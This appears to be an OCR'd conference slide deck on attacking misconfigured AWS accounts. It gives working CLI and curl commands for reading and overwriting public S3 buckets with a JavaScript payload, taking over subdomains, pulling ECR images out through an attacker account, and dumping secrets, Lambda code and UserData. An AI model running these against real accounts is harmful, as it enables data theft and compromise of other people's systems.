
For the Cloud is Dark And Full of Terrors

Who Am I?




Cloud Security Lead at a few media companies

Code Spaces

- Anyone remember them?

- Admin keys were leaked
- Account was ransomed
- Ransom wasn’t paid
- Account deleted!



Tons more examples

Millions of classified images stolen

4 million credit cards stolen

DOW JONES

14 million customer records leaked

verizon

Open k8s cluster
Cryptomining & data exfil


EXACTIS

Elastic Search Cluster open on the Internet

Why is Cloud Different?

Firewall, what firewall?


```
aws ec2 authorize-security-group-ingress
    --port 3389 --cidr 0.0.0.0/0
```



The many perimeters of Cloud

AWS Whitepaper

- Identity Boundary
- Resource Boundary
- Network Boundary



https://d1.awsstatic.com/whitepapers/building_an_aws_perimeter.pdf

AWS Attack Surface

Possible Attacks

Customer applications & content


Platform, Applications, Identity & Access Management

Operating System, Network, and Firewall Configuration

Client-side Data Encryption


Server-side Data Encryption

Network Traffic Protection



You

Angry Bezos



AWS Foundation Services

Compute | **Storage** | **Database** | **Networking**

AWS Global Infrastructure

Availability Zones

Regions

Edge Locations

amazon web services

Lateral vs Vertical Movement

- Lateral Movement
  - Network to Network
  - Machine to Machine
  - Cloud Account to Cloud Account
- Vertical movement
  - Use cloud creds to compromise machine
  - Use popped machine to pivot to cloud-layer

https://summitroute.com/blog/2019/02/04/lateral_movement_abusing_trust/
https://www.chrisfarris.com/post/lateral-movement-aws/

How to attack the cloud

Initial Access / Discovery

- What's anonymous
- What's open to any customer
- What's carelessly left lying around
- What's commonly available to most users

Privilege Escalation & Cross Account Pivot

- Using existing IAM permissions to gain more permissions is easy.
  - Lots of good work done by RhinoSec & Spencer Gietzen on this
- Additionally, most enterprises have cross-account roles
  - Look at the trust policies attached to IAM Roles
  - These are useful for recon, and/or lateral movement targets


NICE BUCKET YOU HAVE THERE
SHAME IF SOMETHING HAPPENED TO IT

What is S3?

- AWS's object storage service
- Around since 2006
  - pre-dates AWS IAM
- Objects are immutable
- Public service
- Two ways to misconfigure
- Global Namespace!

AWS Public S3 Buckets - Exploits

```
aws s3 ls $bucket --no-sign-request
```

Anonymous

```
curl http://$bucket.s3.amazonaws.com/
```

Anonymous & Good with TOR

```
aws s3 ls $bucket --profile EVILACCOUNT
```

Tied to your CC

```
curl https://$bucket.s3.amazonaws.com/$key
```

Publicly Writable Buckets!

- LA Times website was tricking readers into mining cryptocurrency for some guy
- Bucket was left publicly writable
- Miner just uploaded some of his on javascript
- LA Times happily served it out

For Three Weeks

AWS Publicly Writable Buckets - Exploit

```
aws s3 cp --no-sign-request \
    payload.js s3://$bucket/index.js

curl -X PUT -T "payload.js" \
  -H "Host: $bucket.s3.amazonaws.com" \
  -H "x-amz-acl:public-read" \
  "https://$bucket.s3.amazonaws.com/index.js"

curl https://$bucket.s3.amazonaws.com/index.js
```

Bucket Ownership Enumeration

- Uses pattern matching on the s3:ResourceAccount policy condition

```
"Statement": [{
  "Effect": "Allow",
  "Action": "s3:*",
  "Resource": "*",
  "Condition": {
    "StringLike": {"s3:ResourceAccount": [f"{n}*"]},
  }
}]
```

- n starts as 0-9, with success n become 8[0-9], then 85[0-9], etc

https://github.com/WeAreCloudar/s3-account-search

Subdomain Takeovers

```
LIST=`aws route53 list-hosted-zones --output text
  --query HostedZones[].Id`
for id in $LIST ; do
  aws route53 list-resource-record-sets
    --hosted-zone-id $id
    --query "ResourceRecordSets[].[AliasTarget.DNSName,Name]"
    --output text | grep s3
done
```

If you don't own the bucket,
I can for the low low price of nothing!

```
aws s3 mb s3://your-bucket/
```

What else can be public?

- Container Registries
- Disk Volumes and Boot Images!
- Lambda Executions
- SNS Topics
- SQS Queues
- KMS Keys???
- IAM Roles!!!!

Public Container Registry- Exploit

To Authenticate to a target AWS Account from an attacker account:

```
ECRPASS=$(aws ecr get-login-password --profile $EVILACCOUNT )
echo $ECRPASS | docker login --username AWS --password-stdin
$TARGETACCOUNTID.dkr.ecr.$REGION.amazonaws.com
Login is successful!
```

List images:

```
aws ecr list-images --repository-name melisandre --profile
$EVILACCOUNT --registry-id $TARGETACCOUNTID
```

To Exfiltrate the container for local inspection:

```
docker save $TARGETACCOUNTID.dkr.ecr.$REGION.amazonaws.com/$IMAGE
```

Public ECR - Persistence

ecr-policy.json:

```
{"Version" : "2008-10-17",
  "Statement" : [{
    "Sid" : "allow public pull",
    "Effect" : "Allow",
    "Principal" : "*",
    "Action" : ["ecr:*"]
} ] }
```

Expose Repository:

```
aws ecr set-repository-policy --repository-name melisandre --policy-text file://ecr-policy.json
```

Enumerate Policy:

```
aws ecr get-repository-policy --registry-id $TARGETACCOUNTID \
  --repository-name melisandre --profile EVILACCOUNT
```

Public AWS ElasticSearch - Exploit

Elastic Search Endpoints look like:

```
https://$CUSTOMERDEFINED-$RANDOM.us-east-1.es.amazonaws.com/
```

From an ES perspective, you can Curl the endpoint and see if it responds.

```
curl https://$ENDPOINT/
{... "tagline" : "You Know, for Search"}
```

Next get the list of indices to see if anything bad looks like it's there:

```
curl https://$ENDPOINT/_aliases?pretty=true
```

Finally based on that list, you can search an index

```
curl https://$ENDPOINT/_search?pretty=true
```

Public Disk Images!

```
aws ec2 describe-snapshots \
  --owner-ids $TARGETACCOUNTID \
  --profile $EVILACCOUNT --region $REGION

aws ec2 describe-images \
  --owners $TARGETACCOUNTID \
  --profile $EVILACCOUNT --region $REGION
```

Secrets

- GitHub
- UserData
- Lambda Functions
- Lambda Layers
- Env Vars
- Wide Open k8s
- Your Laptop

Secrets Enumeration – EC2 UserData

```
LIST=`aws ec2 describe-instances \
--query Reservations[].Instances[].InstanceId
--output text`
for i in $LIST ; do
  aws ec2 describe-instance-attribute \
  --instance-id $i --attribute userData \
  --output text --query UserData
  | base64 --decode
done
```

Secrets Enumeration – Secrets Manager

```
LIST=`aws secretsmanager list-secrets
  --query SecretList[].Name --output text`

for secret_name in $LIST; do
  echo "$secret_name: "
  aws secretsmanager get-secret-value \
    --secret-id $secret_name \
    --query SecretString --output text
done
```

Lambda Code!

```
LIST=`aws lambda list-functions
        --query Functions[].FunctionName
        --output text`
for f in $LIST ; do
  URL=`aws lambda get-function
        --function-name $f --output text
        --query Code.Location `
  curl -o $f.zip "$URL"
done
```

Secrets in Lambda Envars!!

```
LIST=`aws lambda list-functions
        --query Functions[].FunctionName
        --output text`
for f in $LIST ; do
  aws lambda get-function
      --function-name $f
      --query Configuration.Environment
done
```

Secrets Enumeration – CloudFormation

